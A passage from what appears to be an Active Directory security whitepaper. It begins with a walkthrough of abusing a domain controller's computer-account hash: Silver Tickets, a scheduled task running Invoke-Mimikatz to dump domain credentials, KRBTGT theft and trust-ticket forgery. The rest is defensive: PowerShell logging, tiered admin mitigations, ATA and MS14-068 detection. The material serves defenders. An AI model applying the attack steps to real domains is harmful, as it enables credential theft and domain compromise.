-a---        2/17/2015  12:48 AM          0 DMIC4C7.tmp
-a---        2/17/2015  12:09 AM          0 DMIC563.tmp
-a---        2/16/2015   2:27 AM          0 DMIF01C.tmp
-a---        2/18/2015   8:54 PM     676916 Invoke-Mimikatz.ps1
```

Figure 12- Silver Ticket Exploitation – copy exploit script to CIFS share (Screenshot)

6. Create another Silver Ticket impersonating a valid DA, this time targeting the HOST service on the DC. This provides access to several internal Windows components which the service "HOST" automatically covers.
7. This enables creation of a scheduled task…

Figure 13- Silver Ticket Creation for DC HOST Service Using Mimikatz (Screenshot)

8. Use the injected Silver Ticket for the HOST service to create or modify a scheduled task on the target DC to run the uploaded exploit script. Of course we use an innocuous sounding task name or replace an existing valid one.
9. Confirm the Scheduled Task is configured to run. Yup, it's there and ready to run.
10. Use the injected Silver Ticket for the HOST service to create or modify a scheduled task on the target DC to run the uploaded exploit script.
11. Of course we use an innocuous sounding task name or replace an existing valid one.
12. Confirm the Scheduled Task is configured to run. Yup, it's there and ready to run.

Figure 14- Silver Ticket Exploitation – Create New Scheduled Task on DC (Screenshot)

The scheduled task executes and a new file is visible on the DC.

Figure 15- Silver Ticket Exploitation – Mimikatz Credential Dump File (Screenshot)

16

This file contains a Mimikatz dump of all domain account credentials.

Figure 16- Silver Ticket Exploitation – Mimikatz Credential Dump File Contents (Screenshot)

Key Points:

✦ Gain access to a Domain Controller's AD computer account password.

✦ Generate Silver Ticket for *CIFS* SPN to access file system via default shares.

✦ Generate Silver Ticket for *HOST* SPN to create scheduled task to run as local System (and re-exploit the domain).

HOST SPN = alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem, policyagent,oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman, netdde,netddedsm,nmagent,plugplay,protectedstorage,rasman,rpclocator,rpc,rpcss, remoteaccess,rsvp,samss,scardsvr,scesrv,seclogon,scm,dcom,cifs,spooler,snmp,schedule, tapisrv,trksvr,trkwks,ups,time,wins,www,http,w3svc,iisadmin,msdtc

In summary, with the computer account password hash an attacker can compromise the computer. If that computer is a DC, an attacker can compromise the domain! All using Silver Tickets. By default,

computer account passwords change every 30 days and 2 passwords are stored on the computer and on the DCs (the current & previous passwords). Sounds like the KRBTGT account password setting?

PAC Validation won't solve this since the services are system services.

What if you want a SHELL to the DC?

A Silver Ticket can be used to get a Golden Ticket with a DC's computer account. If the DC has PowerShell Remoting enabled, creating two Silver Tickets using the DC's computer account password (HTTP & WSMAN) enables remote PowerShell access as a Domain Admin. This enables the attacker to run PowerShell commands remotely on the DC.

Figure 17- Silver Ticket Creation for DC HTTP Service Using Mimikatz (Screenshot)

Figure 18- Silver Ticket Creation for DC WSMAN Service Using Mimikatz (Screenshot)

With the Silver Tickets created, the attacker creates a new PowerShell remoting session and runs a customized version of Invoke-Mimikatz that gets the current KRBTGT password which can then be used to create a Golden Ticket.

Figure 19- Silver Ticket Exploitation – Remote PowerShell to DC (Screenshot)

Figure 20- Silver Ticket Exploitation – Run Invoke-Mimikatz via Remote PowerShell (Screenshot)

Using a silver ticket with a DC's computer account password hash, we got the KRBTGT password hash and now can generate Golden Tickets!

Note: In limited lab testing, using the previous computer account password to create silver tickets has not been successful.

Trust Tickets

In a scenario where an attacker compromised a single domain in an AD forest and dumped all the credentials, the attacker would naturally use Golden Tickets since they enable full access to the domain and the AD forest (Golden Tickets include Enterprise Admin group membership by default). The well-known remediation of Golden Ticket creation and use is to change the compromised KRBTGT account password twice. After this action is complete, the attacker can't create any more Golden Tickets. However, there is another avenue for an attacker that has dumped all credentials from a Domain Controller to re-exploit the multi-domain AD forest. Since every domain in an AD forest has an implicit trust (and associated trust password) with at least one other domain, the attacker can forge a different type of Kerberos ticket to spoof Enterprise Admin rights in the target domain. Enterprise Admins are members of the Administrators group in every domain in an AD forest, this level of access enables the attacker to compromise all domains.

Forging the Inter-Realm TGT (IR-TGT) for access isn't necessary if you have the KRBTGT, but if that has changed twice, the forged IR-TGT (Trust Ticket) can be used to impersonate an EA and regain full domain/forest admin rights. Since there's an automatic, two-way transitive trust for every domain in the forest, getting the trust key for one trust, enables access to the others (though I'm not sure if the tools support this right now). This is due to the trust flow.

It's not a Silver Ticket since it's not a forged TGS and it's not exactly a Golden Ticket since it's not using the KRBTGT account to forge a TGT. Forge the inter-realm TGT for a user in Domain A for the TGS_REQ to the Domain B DC to get a valid TGS to the Domain B resource.

While forging trust keys should work really well in a multi-domain AD forest, there are a variety of trust options between domains/forests that could cause problems with attempting to extend compromise of

one to another. With that said, if a user in Domain A has elevated rights to resources in Domain B, the forged IR-TGT should provide an attacker the same access as a Golden Ticket (since it would be used as the basis for the IR-TGT). One brilliant way to exploit this is to add admin groups for Domain B in the user's forged IR-TGT in SID History (assuming the trust has it enabled), though this is theoretical at this point.

Note:
Two-way trusts are actually 2 one-way trusts, each of which has a different password which only change every 30 days (default). The TrustING domain PDC performs the password change for the trust.

Blue Team (Defense)

The Future of PowerShell Security

Offensive PowerShell usage has been on the rise since the release of "PowerSploit" in May 2012, though it wasn't until Mimikatz was PowerShell-enabled about a year later that PowerShell usage in attacks became more prevalent. PowerShell provides tremendous capability since it can run .Net code and execute dynamic code downloaded from another system (or the internet) and execute it in memory without ever touching disk. These features make PowerShell a preferred method for gaining and maintaining access to systems since they can move around using PowerShell without being seen. Version 5 (v5) greatly improves the defensive posture of PowerShell and when run on a Windows 10 system, PowerShell attack capability is greatly reduced.

PowerShell is a built-in command shell available on every supported version of Microsoft Windows (Windows 7 / Windows 2008 R2 and newer) and provides incredible flexibility and functionality to manage Windows systems. This power makes PowerShell an enticing tool for attackers. Once an attacker can get code to run on a computer, they often invoke PowerShell code since it can be run in memory where antivirus can't see it. Attackers may also drop PowerShell script files (.ps1) to disk, but since PowerShell can download code from a website and run it in memory, that's often not necessary.

The use of PowerShell by an attacker is as a "post-exploitation" tool; the malicious PowerShell code is being run since the attacker has access to run code on a system already. In some attacks a user was tricked into opening/executing a file or through exploiting vulnerability. Regardless, once an attacker has access, all the operating system standard tools and utilities are available.

PowerShell version 5 will be out very soon and has several compelling security enhancements.

System-wide Transcripts

Use group policy to have PowerShell log all system PowerShell commands and save the transcripts to a share for parsing.

Figure 21- PowerShell v5 System-Wide Transcripts (Screenshot)

Script Block Logging

PowerShell logs the obfuscated code as well as the dynamically generated code that Powershell actually executes.

Figure 22- PowerShell v5 Script Block Logging – Encoded Command (Screenshot)

Figure 23- PowerShell v5 Script Block Logging Event (Screenshot)

Constrained PowerShell

Automatically enables PowerShell constrained mode when AppLocker policy is set to "Allow". This limits PowerShell code execution to only core capability. The offensive PowerShell tools typically used by attackers leverage advanced PowerShell functionality disabled in Constrained Mode.

Figure 24- PowerShell v5 Script Constrained PowerShell Protection (Screenshot)

Windows 10 – Antimalware Integration

Windows 10 adds Antimalware Integration which automatically passes all code PowerShell processes to an installed antimalware solution before execution. If the code is deemed as malicious it doesn't execute. This also includes code downloaded into memory from the Internet and executed.

Figure 25- Windows 10 PowerShell v5 Antimalware Integration Protection (Screenshot)

Figure 26- Windows 10 PowerShell v5 Antimalware Integration Event Detail (Screenshot)

PowerShell Security Recommendations.

- Limit PowerShell Remoting (WinRM) - Limit WinRM listener scope to admin subnet & Disable PowerShell Remoting (WinRM) on DCs.
- Audit/block PowerShell script execution via AppLocker. Once you have PowerShell v3+, Enable PowerShell Module logging (via GPO). This Enables tracking of PowerShell command usage providing capability to detect invoke-mimikatz use – just search PowerShell logs for "mimikatz". [Note this won't catch everything]
- PowerShell v3+: Enable PowerShell Module logging (via GPO).
- Leverage Metering for PowerShell usage trend analysis - JoeUser ran PowerShell on 10 computers today?
- Track PowerShell Remoting Usage through NetFlow data OR check the PowerShell logs on clients (event ID 06) & servers (event id 400)
- Deploy PowerShell v5 and implement system-wide transcripts

Mitigation Level One

Level One mitigation is considered low difficulty. There's a lot in this section which focuses on effective and easy to implement techniques for protecting admin and service account credentials.

- Minimize the groups (& users) with DC admin/logon rights
  - This reduces the impact of stolen credentials
- Separate user & admin accounts (JoeUser & AdminJoeUser)
  - This reduces the impact of stolen credentials
- No user accounts in admin groups
  - This reduces the impact of stolen credentials
- Set all admin accounts to "sensitive & cannot be delegated"
  - Limits methods of credential theft and reduces locations where credentials are stored.
- Deploy Security Back-port patch (KB2871997) which adds local SIDs & enable regkey to prevent clear-text pw in LSASS
  - Provides better security of credentials.
- Set GPO to prevent local accounts from connecting over network to computers (easy with KB2871997).
  - Limits the impact of stolen local admin credentials – prevents reuse across multiple computers.
- Use long, complex (>25 characters) passwords for Service Account (SAs).
  - Increases difficulty of cracking Service Account passwords.
- Delete (or secure) Group Policy Preference policies and files with credentials.
  - Removes passwords from Group Policy Preferences which could be extracted by attackers.
- Patch server image (and servers) before running DCPromo
  - Patching servers ensures that exploits (MS14-068) don't provide an easy method for attackers to elevate permissions to Domain Admin.
- Implement RDP Restricted Admin mode
  - Ensures that admin credentials are not stored on the target RDP computer reducing the number of systems with those credentials.

Mitigation Level Two

Moving up to moderate implementation difficult, Level 2 Mitigation actions should be performed soon after Level One activities are completed. This section focuses on effective mitigation techniques that are more difficult to implement techniques than Level 1.

- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
  - Randomizing local administrator account passwords on all computers reduces the impact of attackers compromising one of them.
- Additional Service Account (SA) Protection limits the chance of credential theft and limits the impact when stolen.
  - Leverage "(Group) Managed Service Accounts".

- o Implement Fine-Grained Password Policies (DFL >2008).
- o Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
  - o Running operating systems on the network that no longer receives patches is a risk to the entire enterprise.
- Separate Admin workstations for administrators (locked-down & no internet).
  - o Only entering credentials on highly trusted systems greatly reduces the chance of admin credential theft.
- PowerShell logging & associated alerting
  - o Provides better insight into actions and activity in the enterprise. Provides enhanced visibility into normal and abnormal command line activity in the enterprise. Provides enhanced visibility into attacker activity.

Mitigation Level Three

This is the "It's Complicated" level of mitigation difficulty. With that said, there are tremendous benefits to implementing these mitigations. The most important take-away from this section is "Protect AD admins from credential theft". The best way to do that, is to empty the Domain Admins group. Domain Admins has full admin rights to Active Directory, all DCs, all servers, and all workstations. DA is administration dates back to the Windows NT domain from the 1990s and it's time to shift to a focus on credential protection.

The old Admin model needs to be revamped to protect against the current threats. This separation of administration is necessary to ensure that compromise at one level doesn't compromise the domain, because when that happens, you are in for a world of hurt. The New Admin model means that Active Directory Admins (ADAs) never logon to other security tier systems – only DCs or admin workstation/servers. Server Admins only logon to admin workstations or their servers, and workstation admins never logon to other tiers. All of this is enforced by Group Policy.

Additionally AD Admins use SmartCard authentication w/ rotating passwords via script to ensure the associated password hash changes regularly an preferably are only in an AD Admin group for the amount of time necessary to get the work done with automatic removal after predefined threshold.

- Complete separation of administration - **Number of Domain Admins = 0**
  - o Using the Domain Admins group to manage Active Directory is no longer appropriate.

Figure 27- New Active Directory Administration Model

- ADAs use SmartCard auth w/ rotating password (by script)
  - Limits impact of credential theft.
- ADAs never logon to other security tiers.
  - Limits high-level credential use on lower security systems.
- ADAs should only logon to a DC (or admin workstation or server).
  - Limits high-level credential use on lower security systems.
- No Domain Admin service accounts running on non-DCs.
  - Limits high-level credential use on lower security systems.
- Disable default local admin account & delete all other local accounts.
  - Removes obvious persistence method as well as reducing attacker ability to use local accounts avoiding AD auditing and protection methods.
- Time-based, temporary admin group membership.
  - Limits credential rights if stolen.
- Implement network segmentation: Limit communication between workstations and to back-end systems. Effectively if only a handful of systems communicate with a server, the network should only be configured to allow this communication and no more.
  - Limits attacker options one on an enterprise network.
- CMD Process logging & enhancement (KB3004375).
  - Provides enhanced visibility into normal and abnormal command line activity in the enterprise. Provides enhanced visibility into attacker activity.

Additional Mitigation

There are a few more mitigations that are highly recommended which range from periodically validating scheduled tasks on sensitive systems, isolating systems from the internet that don't require direct connectivity, monitoring event logs, ensuring a comprehensive password change strategy, scheduling regular KRBTGT password changes, and mapping known APT activity to potential threat vectors against the organization.

- Monitor scheduled tasks on sensitive systems (DCs, etc)- Ensure that tasks are authorized and pointing to approved scripts/executables.
  - Inventorying this data before a breach provides insight into any "unusual" ones.
- Block internet access to DCs & servers.
  - Limits attackers ability to directly connect.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
  - Provides enhanced insight into activity in the enterprise.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
  - Removes another potential attacker re-compromise action.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
  - Limits usage of stolen credentials.

- Incorporate Threat Intelligence in your process and model defenses against real, current threats.

Next Generation Attack Detection (Microsoft ATA)

With more advanced attacks that verge on being undetectable, a new attack detection paradigm is necessary. Microsoft bought Aorato late last year and have rebranded the acquired technology, Microsoft Advanced Threat Analytics or ATA.

The ATA Gateway (a network tap sensor) reviews and forwards network traffic destined for DCs. Interesting traffic is forwarded to ATA Center where user activity is profiled and baselined. Suspicious activity is flagged based on what's abnormal for each AD user as well as deterministic triggers, which quickly identifies known bad activity.

ATA can detect a number of the modern recon & attack activity.

ATA Detection Capability:

- Credential theft & use: Pass the hash, Pass the ticket, Over-Pass the hash, etc
- MS14-068 exploits
- Golden Ticket usage
- DNS Reconnaissance
- Password brute forcing
- Domain Controller Skeleton Key Malware

This is an example alert that fires in ATA when suspicious activity is identified. ATA sees the account authenticated to new computers and requested access to abnormal resources. ATA provides capability to drill down to see monitored user activity in a feed similar to Facebook or Twitter.

Figure 28- ATA Alert – Credential Theft

Credential Theft Protection in Windows 10

Up until Windows 10, when a user logs on, the user's credentials are verified, hashed, and loaded into LSASS (Local Security Authority Subsystem Service), a process in protected memory. The user credential data is stored in LSASS for authenticating the user to network resources without having to prompt the user for their password. The issue is that up until Windows 8.1/Windows 2012 R2, the user's clear-text password (stored using reversible encryption) was stored in LSASS along with the user's NTLM password hash, among others. Additionally, when using Kerberos, the all authenticated users' Kerberos tickets are stored in LSASS.

Windows 10 leverages a new Hyper-V component called Isolated User Mode (IUM) (also referred to as Virtual Secure Mode (VSM)) which is a protected VM that sits directly on the hypervisor and is separated from the Windows 10 OS (& kernel). This architecture protects IUM even if the Windows 10 OS kernel is compromised since the kernel doesn't have direct access to IUM. The architecture enables true separation of the virtual host from VSM since both run on the hypervisor.

VSM (IUM) runs a small, secure, proxy kernel called SKERNEL or SMART which has no GUI or ability to logon. No third party code can connect to this kernel including drivers. Microsoft effectively moved the LSASS process which is where all credential data is held for logged on users (& running service accounts) into the VSM protected environment in order to protect credentials from being dumped by an attacker with admin rights on the system. LSASS is still in the Windows OS, though there are not credential secrets in this process. A new LSASS type process called "LSAlso" is now in VSM and separated from the Windows 10 OS kernel. The only way for Windows 10 to communicate with LSAlso is via a new API through new special code called "trustlets". LSASS sends the credential request through a trustlet to LSAlso (in VSM) and receives an answer, though not the secrets behind them. This is why Microsoft refers to LSAlso as the "oracle".

With Windows 10, the OS is effectively split between what is called the "High Level OS (HLOS)" and the "Isolated User Mode (IUM)" with HLOS being what is traditionally core OS (LSASS runs here). The IUM is the new VSM component that hosts a new secure process called LSAlso that stores the credential secrets. Credential secrets are no longer stored in LSASS. Request for credential data goes through a special API that queries LSAlso in IUM.


Figure 29- Windows 10 New Credential Protection Architecture

The traditional OS- the High Level OS or "HLOS" is shown in the graphic in blue. This is where LSASS runs and traditionally where credentials are stored. No longer.

The green box shows the separate microkernel which called "Isolated User Mode." Credentials are moved to a new process in VSM called "LSALSO". These include the user's NTLM hash, Kerberos keys, etc.

Both of these boxes sit on top of a hypervisor which interfaces with the computer hardware. This ensures that if the kernel is compromised in the HLOS in blue, the secrets are not compromised with it.

Detecting MS14-068 Exploit Ticket Use

MS14-068 Exploit Events

While it may be possible to detect exploitation of MS14-068 ticket use in event logs, it's much better to ensure the server build process involves patching kb3011780 before promoting the server to be a Domain Controller.

Since MS14-068 Exploit tickets are Kerberos TGT authentication tickets, the "logon" events only appear on the target server.

In the normal, valid account logon events, the event data structure is:

Security ID: DOMAIN\AccountID
Account Name: AccountID
Account Domain: DOMAIN

MS14-068 events may have one (or more) of these issues:
- The Account Domain field is <u>blank</u> when it should be <u>DOMAIN</u>
- The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.
- PyKEK: Account Name is a different account from the Security ID.

PyKEK MS14-068 Exploit (author Sylvain Monné)
Event ID: 4624 (Account Logon)
The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.
Account Name is a different account from the Security ID

Event ID: 4768 (Kerberos TGS Request)
The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.

Event ID: 4672 (Admin Logon)
The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.
Account Name is a different account from the Security ID

KEKEO MS14-068 Exploit (author Benjamin Delpy)

Event ID: 4624 (Account Logon)
The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.

Event ID: 4768 (Kerberos TGS Request)
The Account Domain field is <u>DOMAIN FQDN</u> when it should be <u>DOMAIN</u>.

Event ID: 4672 (Admin Logon)
Account Domain is <u>blank</u> & should be <u>DOMAIN</u>.

PyKEK Event ID 4624, User Logon

Valid Event   **MS14-068 "PyKEK" Event**

Figure 30- MS14-068 PyKEK Exploit Event: Event ID 4624 User Logon

PyKEK Event ID 4768, Kerberos TGS Request

Valid Event   MS14-068 "PyKEK" Event

Figure 31- MS14-068 PyKEK Exploit Event: Event ID 4768 Kerberos TGS Request

PyKEK Event ID 4672, Admin Logon (special privileges)

Valid Event   **MS14-068 "PyKEK" Event**

Figure 32- MS14-068 PyKEK Exploit Event: 4672 Admin Logon (special privileges)

Kekeo Event ID 4624, User Logon

Valid Event   **MS14-068 "Kekeo" Event**

Figure 33- MS14-068 Kekeo Exploit Event ID 4624 User Logon

Kekeo Event ID 4768, Kerberos TGS Request

Valid Event   **MS14-068 "Kekeo" Event**

Figure 34- MS14-068 Kekeo Exploit Event ID 4768 Kerberos TGS Request

**Kekeo Event ID 4672, Admin Logon (special privileges)**

Valid Event   **MS14-068 "Kekeo" Event**

